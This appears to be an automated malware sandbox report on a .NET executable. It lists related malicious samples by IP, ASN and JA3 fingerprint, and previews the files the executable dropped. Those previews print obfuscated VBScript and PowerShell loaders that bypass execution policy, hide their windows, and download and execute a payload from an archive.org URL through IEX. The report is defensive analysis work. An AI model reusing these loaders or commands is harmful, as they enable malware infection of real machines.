ia601406.us.archive.org	8KfPvyojv5.exe	Get hash	malicious	Browse	• 207.241.227.126
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Receipt.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Property.Report.vbs	Get hash	malicious	Browse	• 207.241.227.126

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Appraisal.reportl1100445269900.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.126
	CONTRACT AGRREMENT FORM.ppt	Get hash	malicious	Browse	• 207.241.227.126
	Invoice ID-(684472).vbs	Get hash	malicious	Browse	• 207.241.227.126
	http://https://www.landpage.co/dd35d882-3317-11eb-a937-86a082cbe859/button/iOPaW1TDD2TG7oPdiBfDIfd6Oy6XO9BJ	Get hash	malicious	Browse	• 207.241.227.126
ia601509.us.archive.org	8KfPvyojv5.exe	Get hash	malicious	Browse	• 207.241.227.119
	Purchase Order-1245102021.xls	Get hash	malicious	Browse	• 207.241.227.119
	Appraisa.vbs	Get hash	malicious	Browse	• 207.241.227.119

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INTERNET-ARCHIVEUS	8KfPvyojv5.exe	Get hash	malicious	Browse	• 207.241.227.121
	Report.110034567733.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Receipt.vbs	Get hash	malicious	Browse	• 207.241.227.123
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.112
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	• 207.241.228.148
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Property.Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	VCKBY846628.vbs	Get hash	malicious	Browse	• 207.241.227.118
	Appraisal.report.vbs	Get hash	malicious	Browse	• 207.241.224.2
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	• 207.241.228.147
	Z0PVKGyuxF.exe	Get hash	malicious	Browse	• 207.241.224.2
	JZ74.vbs	Get hash	malicious	Browse	• 207.241.227.112
	b44c460b_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	78a4d352_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	bb37e159_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.128
	a423d144_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	Appraisal.reportl11004452699001.vbs	Get hash	malicious	Browse	• 207.241.227.127
INTERNET-ARCHIVEUS	8KfPvyojv5.exe	Get hash	malicious	Browse	• 207.241.227.121
	Report.110034567733.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Receipt.vbs	Get hash	malicious	Browse	• 207.241.227.123
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.112
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	• 207.241.228.148
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Property.Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	VCKBY846628.vbs	Get hash	malicious	Browse	• 207.241.227.118
	Appraisal.report.vbs	Get hash	malicious	Browse	• 207.241.224.2
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	• 207.241.228.147
	Z0PVKGyuxF.exe	Get hash	malicious	Browse	• 207.241.224.2
	JZ74.vbs	Get hash	malicious	Browse	• 207.241.227.112
	b44c460b_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	78a4d352_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	bb37e159_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.128
	a423d144_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	Appraisal.reportl11004452699001.vbs	Get hash	malicious	Browse	• 207.241.227.127
INTERNET-ARCHIVEUS	8KfPvyojv5.exe	Get hash	malicious	Browse	• 207.241.227.121
	Report.110034567733.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.126
	Receipt.vbs	Get hash	malicious	Browse	• 207.241.227.123
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.112
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	• 207.241.228.148
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Property.Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	VCKBY846628.vbs	Get hash	malicious	Browse	• 207.241.227.118
	Appraisal.report.vbs	Get hash	malicious	Browse	• 207.241.224.2
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	• 207.241.228.147
	Z0PVKGyuxF.exe	Get hash	malicious	Browse	• 207.241.224.2
	JZ74.vbs	Get hash	malicious	Browse	• 207.241.227.112
	b44c460b_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	78a4d352_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	bb37e159_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.128
	a423d144_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.228.151
	Appraisal.reportl11004452699001.vbs	Get hash	malicious	Browse	• 207.241.227.127

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	Urgent Contract Order GH7856648,pdf.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fuoAl0V94I.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	Consignment Details&Original BL Draft.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	2320900000000.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	NEW ORDER 112888#.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	Transfer-Advice000601021_PDF.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	WcHO1ZGiIn.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	3c2pU82NQD.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	RFQ-sib.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	SecuriteInfo.com.Trojan.PackedNET.825.24532.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	090049000009000.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	DocumentScanCopy2021_pdf.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	SecuriteInfo.com.Trojan.PackedNET.831.4134.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SWIFT COMMERCIAL DUTY 0218J.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	p8Wo6PbOjL.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	b7cgnOpObK.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	Invoice 8-6-2021.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	090009000000090.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	Urgent Contract Order GH78566484,pdf.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
	Invoice_OS169ENG 000003893148.exe	Get hash	malicious	Browse	• 207.241.227.119 • 207.241.224.2 • 207.241.232.198 • 207.241.227.126
37f463bf4616ecd445d4a1937da06e19	my_attach_82862.xlsb	Get hash	malicious	Browse	• 207.241.227.112
	document-47-2637.xls	Get hash	malicious	Browse	• 207.241.227.112
	logo.png.exe	Get hash	malicious	Browse	• 207.241.227.112
	document-47-2637.xls	Get hash	malicious	Browse	• 207.241.227.112
	Fax_Doc#01_5.html	Get hash	malicious	Browse	• 207.241.227.112
	wa71myDkbQ.exe	Get hash	malicious	Browse	• 207.241.227.112
	Current-Status-062021-81197.xlsb	Get hash	malicious	Browse	• 207.241.227.112
	logo.png.exe	Get hash	malicious	Browse	• 207.241.227.112
	3F97s4aQjB.xlsx	Get hash	malicious	Browse	• 207.241.227.112
	WcCEh3daIE.xls	Get hash	malicious	Browse	• 207.241.227.112
	ATT00005.htm	Get hash	malicious	Browse	• 207.241.227.112
	kxjeAvsg1v.exe	Get hash	malicious	Browse	• 207.241.227.112
	VSA75RUmYZ.exe	Get hash	malicious	Browse	• 207.241.227.112
	iX22xMeXIc.exe	Get hash	malicious	Browse	• 207.241.227.112
	QWkt5w3cO2.exe	Get hash	malicious	Browse	• 207.241.227.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#U260e#Ufe0f Zeppelin.com AudioMessage_259-55.HTM	Get hash	malicious	Browse	• 207.241.227.112
	vTtOheCXBQ.exe	Get hash	malicious	Browse	• 207.241.227.112
	6b6zVfqxbk.xlsb	Get hash	malicious	Browse	• 207.241.227.112
	Check 57549.Html	Get hash	malicious	Browse	• 207.241.227.112
	audit-78958169.xlsb	Get hash	malicious	Browse	• 207.241.227.112

Dropped Files

No context

Created / dropped Files

C:\Users\Public\-----Run+++++++++.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	780610
Entropy (8bit):	3.7041478671513444
Encrypted:	false
SSDEEP:	6144:ZWG30D0btNi7GUMC0a4dqWzYnx6fLRNmgvlFw9GMC68jDnyZT1JUOCN3N4mGNY/N:LZtnNqONsZtnNqOg
MD5:	10305A80924712940646CCA278CEE796
SHA1:	6DB80D4B3828F14AE105DF2BA8AB3ECCF2AB682F
SHA-256:	2EC32C9EFDB4BA49EFC12BFDA4EBC8DDE498C618E3746F71BA72DA884F8573C0
SHA-512:	7EFC040A317BCD3B5F3692F5930ECFEA7CD4C52DD65727ED0C24907D3C01A142FB0F9B805CD21743AB635D1C00E8C4F3DA0D2D8384DCE308C7C296F2A1369 9
Malicious:	false
Reputation:	low
Preview:	FUNCTION D4FD5C5B9266824C4EEFC83E0C69FD3FAA($D4FD5C5B9266824C4EEFC83E0C69FD3FAAE)..{.. $D4FD5C5B9266824C4EEFC83E0C69FD3FAAx = "Fr"+"omBa"+"se6"+"4Str"+"ing".. $D4FD5C5B9266824C4EEFC83E0C69FD3FAAG = [Text.Encoding]::Utf8.GetString([Convert]::$D4FD5C5B9266824C4EEFC83E0C69FD3FAAx($D4FD5C5B9266824C4EEFC83E0C69FD3FAAE)).. return $D4FD5C5B9266824C4EEFC83E0C69FD3FAAG..}....Function HBar {.. .. [CmdletBinding()].. [OutputType([byte[]])].. param(.. [Parameter(Mandatory=$true)] [String]$H3..).. $H2 = New-Object -TypeName byte[] -ArgumentList ($H3.Length / 2).. for ($i = 0; $i -lt $H3.Length; $i += 2) {.. $H2[$i / 2] = [Convert]::ToByte($H3.Substring($i, 2), 16).. }.... return [byte[]]$H2..}..[String]$H4 = '4D5A9----3-------4------FFFF----B8-------------4----------8--------E1FBA-E--B4-9CD21B8-14CCD21546869732-7-726F6772616D2-63616E6E6F742-62652-72756E2 6E2-444F532-6D6F64652E-D-D-A24----------

C:\Users\Public\Run\Run.vbs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	433
Entropy (8bit):	4.896166781572193
Encrypted:	false
SSDEEP:	12:jaiugaiuTfhUZDiwgARQpSt0rBvxF4mlvIkWFFiw/5JTxz3iuw:jpuwuTSZDirAerxD4iIPFFiYJTcuw
MD5:	B61084C93B7923021799A1F3D9756182
SHA1:	9744FD3D75F7F1A6DFB2B3F8C52F21551A96036D
SHA-256:	70D7CBCE07A5D72764B38923ADE703FAE0BD6FFB2AA435D8A6988E6C66EC89BB
SHA-512:	ADA6AA5E741F4548050D3CC5D1D700D1B8619F65E44F1D009396E218763F01A255DA170B31E454D44ADF6D7AC714A4477A5A47A7FE27FE8EBD8BA8A0F782EF D
Malicious:	false
Reputation:	low
Preview:	Dim FDGFDHGFJGKUGK..Set FDGFDHGFJGKUGK= CreateObject("WScript.Shell")..HVJHGJYGUGKUGU="po"..HHGJUGLHIUGUGKUG="wers"..KUHIHGKYFUYTF UYUYFU="hell -ExecutionPolicy "..DHYJGKUGKUGFUTYTFUY = " Bypass &"..GFDRYTFUGUTUYURFUTR ="'C:\Users\Public"..DTFYHJGJGJYGUTRYTFY = "\-----Ru n+++++++++.ps1'"..OK = HVJHGJYGUGKUGU+HHGJUGLHIUGUGKUG+KUHIHGKYFUYTFUYUYFU+DHYJGKUGKUGFUTYTFUY++GFDRYTFUGUTUYU RFUTR+DTFYHJGJGJYGUTRYTFY+""..FDGFDHGFJGKUGK.Run OK,0

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\xGrfj8RvYg.exe.log	
Process:	C:\Users\user\Desktop\xGrfj8RvYg.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	226

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\xGrfj8RvYg.exe.log	
Entropy (8bit):	5.354940450065058
Encrypted:	false
SSDEEP:	6:Q3La/xw5DLIP12MUAvvR+uTL2wlAsDZiIv:Q3La/KDLI4MWuPTxAIv
MD5:	B10E37251C5B495643F331DB2EEC3394
SHA1:	25A5FFE4C2554C2B9A7C2794C9FE215998871193
SHA-256:	8A6B926C70F8DCFD915D68F167A1243B9DF7B9F642304F570CE584832D12102D
SHA-512:	296BC182515900934AA96E996FC48B565B7857801A07FEFA0D3D1E0C165981B266B084E344DB5B53041D1171F9C6708B4EE0D444906391C4FC073BCC23B92C37
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\Clean_lol123[1].txt	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	1295
Entropy (8bit):	5.23215309792381
Encrypted:	false
SSDEEP:	24:Msp1CIvQmYnlJAGbRUGgSWGQMgnibRFYMbW:np1Cn/A5G5QM3RFPbW
MD5:	A3B75BE1163014E2F01E87ADC2D49724
SHA1:	9F8DB267FC3F9263651BDBDABD04FC4B940B0123
SHA-256:	5A7102CD16FBC915648876A6419231546ADC9E04D50C0F9B71E5D922CA10D9B5
SHA-512:	2A9CFE2A8B9B90FBC2F866AE294EB422B2926A726CC1674441E216509C07EB07CF65803FE7B59791EB7E393BA278C2E8720D4A00E9E1E64474E32C811D2F869D
Malicious:	false
Yara Hits:	• Rule: webshell_asp_obfuscated, Description: ASP webshell obfuscated, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\Clean_lol123[1].txt, Author: Arnim Rupp
Reputation:	low
IE Cache URL:	http://https://ia601502.us.archive.org/2/items/clean-lol-123_20210603/Clean_lol123.txt
Preview:	<HTML>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<HEAD>..<script language="VBScript">..Window.ReSizeTo 0, 0..Window.moveTo -7000,-7000..Dim FFFFFFFFFFFFFF..Set FFFFFFFFFFFFFF= CreateObject("WScript.Shell")..EEEEEEEEEE="p"..OOOOOOOOOOOOO = "O"+"We"..ZZZZZZZZZ ZZZZZZZZ ="RsHe"..BBBBBBBBBBBBBBBBBBBB = "L"..VVVVVVVVVVVVVVV ="L $TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT ='https://ia601509.us.archive.org/21/items/all-lol-123_20210603/ALL_lol123.TXT';$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS='Down^^^^^^^^^^^^string'.Replace('^^^^^^^^^^^^','load');$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO = 'WebBANKnt'.Replace('BANK','Clie');$T4RDTHFTJGJKHL ='WFt'.Replace('WF','NE');$EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE='(NewYEAe'.Replace('YEA','-Obj');$FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF='ct System.$T4RDTHFTJGJKHL.$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO).$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS($TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT)';I`E`X ($EEEEEE

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11883
Entropy (8bit):	4.890750684634174
Encrypted:	false
SSDEEP:	192:4Vsm5emlQib4NxoeR93YrKkX9smlp5b4Q2Ca6pZlbjvwRjdHPRhjiMDOmEN3H+O8:4kib4WF43opbjvwRjdvRZiQ0HzAFaib9
MD5:	6049E98CE5D644576C54D3F4844468ED
SHA1:	58E3D61381D54FD51C0C913940FF9B952189A5D8
SHA-256:	354ADD5966932A0ED1ABE70FE8A1850B215564290661E34E1FBCEB7989AA5803
SHA-512:	44878B4BD939DFDB1B34EAEB94280E723FDC3068A1FFC56FA902906669DBDD88F8FEEECC2BE79E838A0841EFBCEE909765F9DE0BAFF01598436C8AC1F6956EAC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module.....Find-Command.....Unregister-PSRepository.....Get-InstalledScript.....Get-DynamicOptions.....Add-PackageSource.....Register-PSRepository.....Find-DscResource.....Publish-Script.....Find-RoleCapability.....Uninstall-Package.....Get-PackageDependencies.....pumo.....fimo.....Find-Script.....Initialize-Provider.....Get-PackageProviderName.....Test-ScriptFileInfo.....Get-InstalledModule.....Update-ScriptFileInfo.....Get-InstalledPackage.....Resolve-PackageSource.....Uninstall-Module.....inmo.....Remove-PackageSource.....Update-Script.....Uninstall-Script.....Update-ModuleManifest.....Get-Feature.....Install-Module.....Install-Package.....New-ScriptFileInfo...

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_j4sskfsz.fda.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_j4sskfsz.fda.psm1	
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ligmpoba.nku.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vivyprwg.nre.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xdrybsou.rmb.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210611\PowerShell_transcript.715575.7kfD7GZs.20210611063402.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2162

C:\Users\user\Documents\20210611\PowerShell_transcript.715575.7kfD7GZs.20210611063402.txt	
Entropy (8bit):	5.252882108289744
Encrypted:	false
SSDEEP:	48:BZqvhqZoOG/A5G5QMTbqDYB1Zb/A5G5QMc:BZ2hqZNG/3Q4qDo1Zb/3QD
MD5:	9B86905AA5C26D14CF48E674C74987F8
SHA1:	379EFDA2ACCBB4A6CBA9B77A3FACD0D68C4097E1
SHA-256:	9445D96838C2D5DA7DBD32319509019267D583FBB58F9C45EAF36D893B749DE2
SHA-512:	4C9E0C3607A22EB5D5F21EEA152213F7A1FAA99B8D0A79900926E0DE41015FDC760714456C565D8B957EFE7AD260C4FEFE54EC42DA0F2CAC0423FE322B9BD09
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210611063402..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT ='https://ia601509.us.archive.org/21/items/all-lol-123_20210603/ALL_lol123.TXT';$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS='Down^^^^^^^^^^^^^string'.Replace('^^^^^^^^^^^^^','load');$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO = 'Web BANKnt'.Replace('BANK','Clie');$T4RDTHFTJGJKHL='WFt'.Replace('WF','NE');$EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE='(NewYEAe'.Replace('YEA','-Obj');$FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF='ct System.$T4RDTHFTJGJKHL.$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO).$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS($TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT)';I`E`X ($EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE,$FFFFFF

C:\Users\user\Documents\20210611\PowerShell_transcript.715575.rFlTN3zv.20210611063435.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2547
Entropy (8bit):	5.443575116223148
Encrypted:	false
SSDEEP:	48:BZcvhqZoOas8XqDYB1ZhZ3vhqZoOas8XqDYB1ZHpJ1vqAfG7eJ1vqAfG7d:BZMhqZNL6qDo1ZhZfhqZNL6qDo1ZHpTs
MD5:	2F83B1ABF6F78BEDD9B49AFF43D35A2F
SHA1:	777ECB2C0A0E855757DC721A3A28C202FDA66767
SHA-256:	ED881F0E6B02711913C43F0142A80C4822FD54270C0861A4BEDB947A73DCA75B
SHA-512:	08A14BAF6D1C9521A51E79E96C4D8D4C3AD850895E4DF934B54D3C5EEE8F3534692E25DCF3D0516D80664CA06C32BDB943327A8C7004A660E260CB26C73A3AD
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210611063435..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windo 1 -noexit -exec bypass -file C:\Users\Public\-----Run+++++++++.ps1..Process ID: 3680..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********************..**********..Windows PowerShell transcript start..Start time: 20210611063928..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windo 1 -noexit

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	3.5769726079767405
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	xGrfj8RvYg.exe
File size:	20480
MD5:	722603aa75534bec9d1191f062fb2c03
SHA1:	321ea5aa8368f394dcbdcc6ce7ebaab89861150d
SHA256:	3e7cecddd88f1fdc8eb055ef6ab1eacfadb706582cb0fe190d99e493baa78691
SHA512:	04e83e82740789a1d65f26c68076b1ac8b183f378d8f9f58ce8fba55f26276edf4058abdebeabf7b9d37432a64671021a30450e136c736cad57f06a7953e5fb3
SSDEEP:	192:9DPhbcIbsHy0369P99j999M99Du999W999969999939999p99999799999A9999L:9DZcIISYI3G
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....".....0.....>....."... ...@....@.. .....@.....

File Icon

Icon Hash:	f0ce284e86879ccd

Static PE Info

General

Entrypoint:	0x402e22
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xDE169215 [Tue Jan 27 05:52:21 2088 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
